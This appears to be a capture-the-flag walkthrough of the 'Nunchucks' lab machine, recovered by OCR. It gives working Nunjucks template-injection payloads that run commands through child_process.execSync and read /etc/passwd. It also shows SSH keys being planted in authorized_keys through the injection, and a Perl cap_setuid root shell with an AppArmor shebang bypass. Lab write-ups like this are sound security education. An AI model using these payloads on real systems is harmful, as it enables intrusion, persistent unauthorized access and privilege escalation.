
Default page




Lets try this start selling button here




Lets go to this login page we also found this with the directory fuzzing




Lets try to login here



So nothing here basically, lets go to this other subdomain



Now lets put in something here im gonna use burp for this one



So this is giving response but i couldn't figure out something after this
Was stuck for a bit, then i tried SSTI and it worked

So this is working, lets find what template does Express uses so we can test for RCE here

---

Gaining Access

So Express supports a lot of them but i found one that we use to exploit this

There are number of template engines available some of them are given below:-

- EJS
- Jade(pug)
- Vash
- Mustache
- Dust.js
- Nunjucks
- Handlebars
- ATPL
- HAML

Here is the injection we can use

Finally, the exploit to access the underlying operating system can be finalised executing `tail /etc/passwd` via the `child_process.execSync()` method.

```
{{range.constructor("return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')")()}}

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
```


If u wanna explore more u can view this blog here : https://disse.cting.org/2016/08/02/2016-08-02-sandbox-break-out-nunjucks-template-engine

Lets use this to print /etc/passwd
One more thing u need to escape two " here is the correct injection

```
"admin{{range.constructor(\"return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')\")()}}@nunchucks.htb"
```

Lets run it

And we have RCE on here lets check the user with `id` command



So "david" is the user we have access too so lets add a ssh key in .ssh/authorized_keys in david's home directory

U can generate the keys like this

```
~/Test/Keys (1.361s)
ssh-keygen -f david

Generating public/private ed25519 key pair.
Enter passphrase for "david" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in david
Your public key has been saved in david.pub
The key fingerprint is:
SHA256:2+Fuu4RT2X+/w+NBY1qfwJbmcQrzGq3Nip4Mp9eCNKg pks@ArchLinux
The key's randomart image is:
+--[ED25519 256]--+
|                 |
|                 |
|                 |
|           o. .  |
|      . S +o.B * |
|     . o * .O.X +|
|    . ..*.=. *ooo|
|   E   .=*+.*  =o|
|       .o*=*.o.o=|
+----[SHA256]-----+
```

```
~/Test/Keys (0.021s)
ls -al

total 8
drwxr-xr-x 1 pks pks  28 Oct 15 23:05 .
drwxr-xr-x 1 pks pks 138 Oct  9 09:11 ..
-rw------- 1 pks pks 399 Oct 15 23:05 david
-rw-r--r-- 1 pks pks  95 Oct 15 23:05 david.pub
```

Put this .pub in the authorized keys

Two things here first you need to make a .ssh folder just in case he doesn't have it, then u can add this .pub in there

Run this first

```
{{range.constructor(\"return
global.process.mainModule.require('child_process').execSync('mkdir
```

```
/home/david/.ssh')\")()}}
```

Then run this one with your .pub key

```
{{range.constructor(\"return
global.process.mainModule.require('child_process').execSync('echo ssh-
ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMOjVQcAdroE401fcZFybZlfOiAwei2UvLVhSPwZNhLh
pks@ArchLinux > /home/david/.ssh/authorized_keys')\")()}}
```

Now we can ssh in as david with the private key

```
~/Test/Keys (3.476s)
ssh -i david david@nunchucks.htb

The authenticity of host 'nunchucks.htb (10.10.11.122)' can't be established.
ED25519 key fingerprint is SHA256:myGaq8Z7cJOnk/xs1adJsRnqq68uVwnXkj+1KOxXEMI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'nunchucks.htb' (ED25519) to the list of known hosts.

david@nunchucks:~ (0s)
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-86-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 15 Oct 17:30:17 UTC 2024

  System load:             0.08
  Usage of /:              49.5% of 6.82GB
  Memory usage:            56%
  Swap usage:              0%
  Processes:               229
  Users logged in:         0
  IPv4 address for ens160: 10.10.11.122
  IPv6 address for ens160: dead:beef::250:56ff:feb9:f417


10 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


david@nunchucks ~
```

And here is your user.txt

```
david@nunchucks ~ (0.258s)
ls -al

total 56
drwxr-xr-x 8 david david 4096 Oct 15 17:27 .
drwxr-xr-x 3 root  root  4096 Aug 28  2021 ..
lrwxrwxrwx 1 root  root     9 Aug 28  2021 .bash_history -> /dev/null
-rw-r--r-- 1 david david  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 david david 3771 Feb 25  2020 .bashrc
drwxr-xr-x 7 david david 4096 Sep 25  2021 .cache
drwx------ 8 david david 4096 Sep 25  2021 .config
drwx------ 3 david david 4096 Sep 25  2021 .gnupg
drwx------ 3 david david 4096 Sep 25  2021 .local
drwxrwxr-x 5 david david 4096 Oct 15 15:15 .pm2
-rw-r--r-- 1 david david  807 Feb 25  2020 .profile
drwxr-xr-x 2 david david 4096 Oct 15 17:28 .ssh
-r--r----- 1 root  david   33 Oct 15 15:16 user.txt
-rw------- 1 david david 5116 Oct 22  2021 .viminfo
```

Vertical PrivEsc

So i ran linpeas on here
Found two interesting things here

First is that there is something in /opt directory

```
╔══════════╣ Unexpected in /opt (usually empty)
total 16
drwxr-xr-x  3 root root 4096 Oct 28  2021 .
drwxr-xr-x 19 root root 4096 Oct 28  2021 ..
-rwxr-xr-x  1 root root  838 Sep  1  2021 backup.pl
drwxr-xr-x  2 root root 4096 Oct 28  2021 web_backups
```

Another is this

```
Files with capabilities (limited to 50):
/usr/bin/perl = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1
```

So lets find a trick on GTFObins

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which perl) .
sudo setcap cap_setuid+ep perl

./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

If we run the bottom command it didnt work

```
david@nunchucks /opt (0.124s)
perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'

david@nunchucks /opt
```

Lets try to run whoami

```
david@nunchucks /opt (0.128s)
perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "whoami";'
root
```

So u cant just root.txt from this there is some restriction here

```
david@nunchucks /opt (0.183s)
perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "cat /root/root.txt";'
cat: /root/root.txt: Permission denied
```

```
david@nunchucks /opt (0.107s)
cd /tmp

david@nunchucks /tmp (1m 11.59s)
vim shell.pl

david@nunchucks:/tmp (0.097s)
cat shell.pl
#!/usr/bin/perl

use POSIX qw(strftime);
use POSIX qw(setuid);
POSIX::setuid(0);

exec "/bin/sh"
```

One thing i found here is that if u run it like this it wont run, this might be related to apparmor

```
david@nunchucks /tmp (0.157s)
perl shell.pl
Can't open perl script "shell.pl": Permission denied
```

If u wanna run this u need to make this executable and then it run apparently the shabang `#!` is not restricted

```
david@nunchucks /tmp (0.156s)
chmod +x shell.pl

david@nunchucks /tmp
./shell.pl
# id
uid=0(root) gid=1000(david) groups=1000(david)
#
```

And here is your root.txt

```
# cd /root
# ls -al
total 64
drwx------  9 root root  4096 Oct 15 15:16 .
drwxr-xr-x 19 root root  4096 Oct 28  2021 ..
lrwxrwxrwx  1 root root     9 Aug 28  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root  3106 Dec  5  2019 .bashrc
drwx------  2 root root  4096 Oct  4  2021 .cache
drwx------  3 root root  4096 Aug 28  2021 .config
drwxr-xr-x  3 root root  4096 Aug 28  2021 .local
drwxr-xr-x  7 root root  4096 Aug 28  2021 node_modules
drwxr-xr-x  4 root root  4096 Sep 25  2021 .npm
drwxr-xr-x  5 root root  4096 Oct  4  2021 .pm2
-rw-r--r--  1 root root   161 Dec  5  2019 .profile
-r--------  1 root root    33 Oct 15 15:16 root.txt
drwx------  2 root root  4096 Aug 28  2021 .ssh
-rw-------  1 root root 12996 Oct 29  2021 .viminfo
#
```

Thanks for reading :)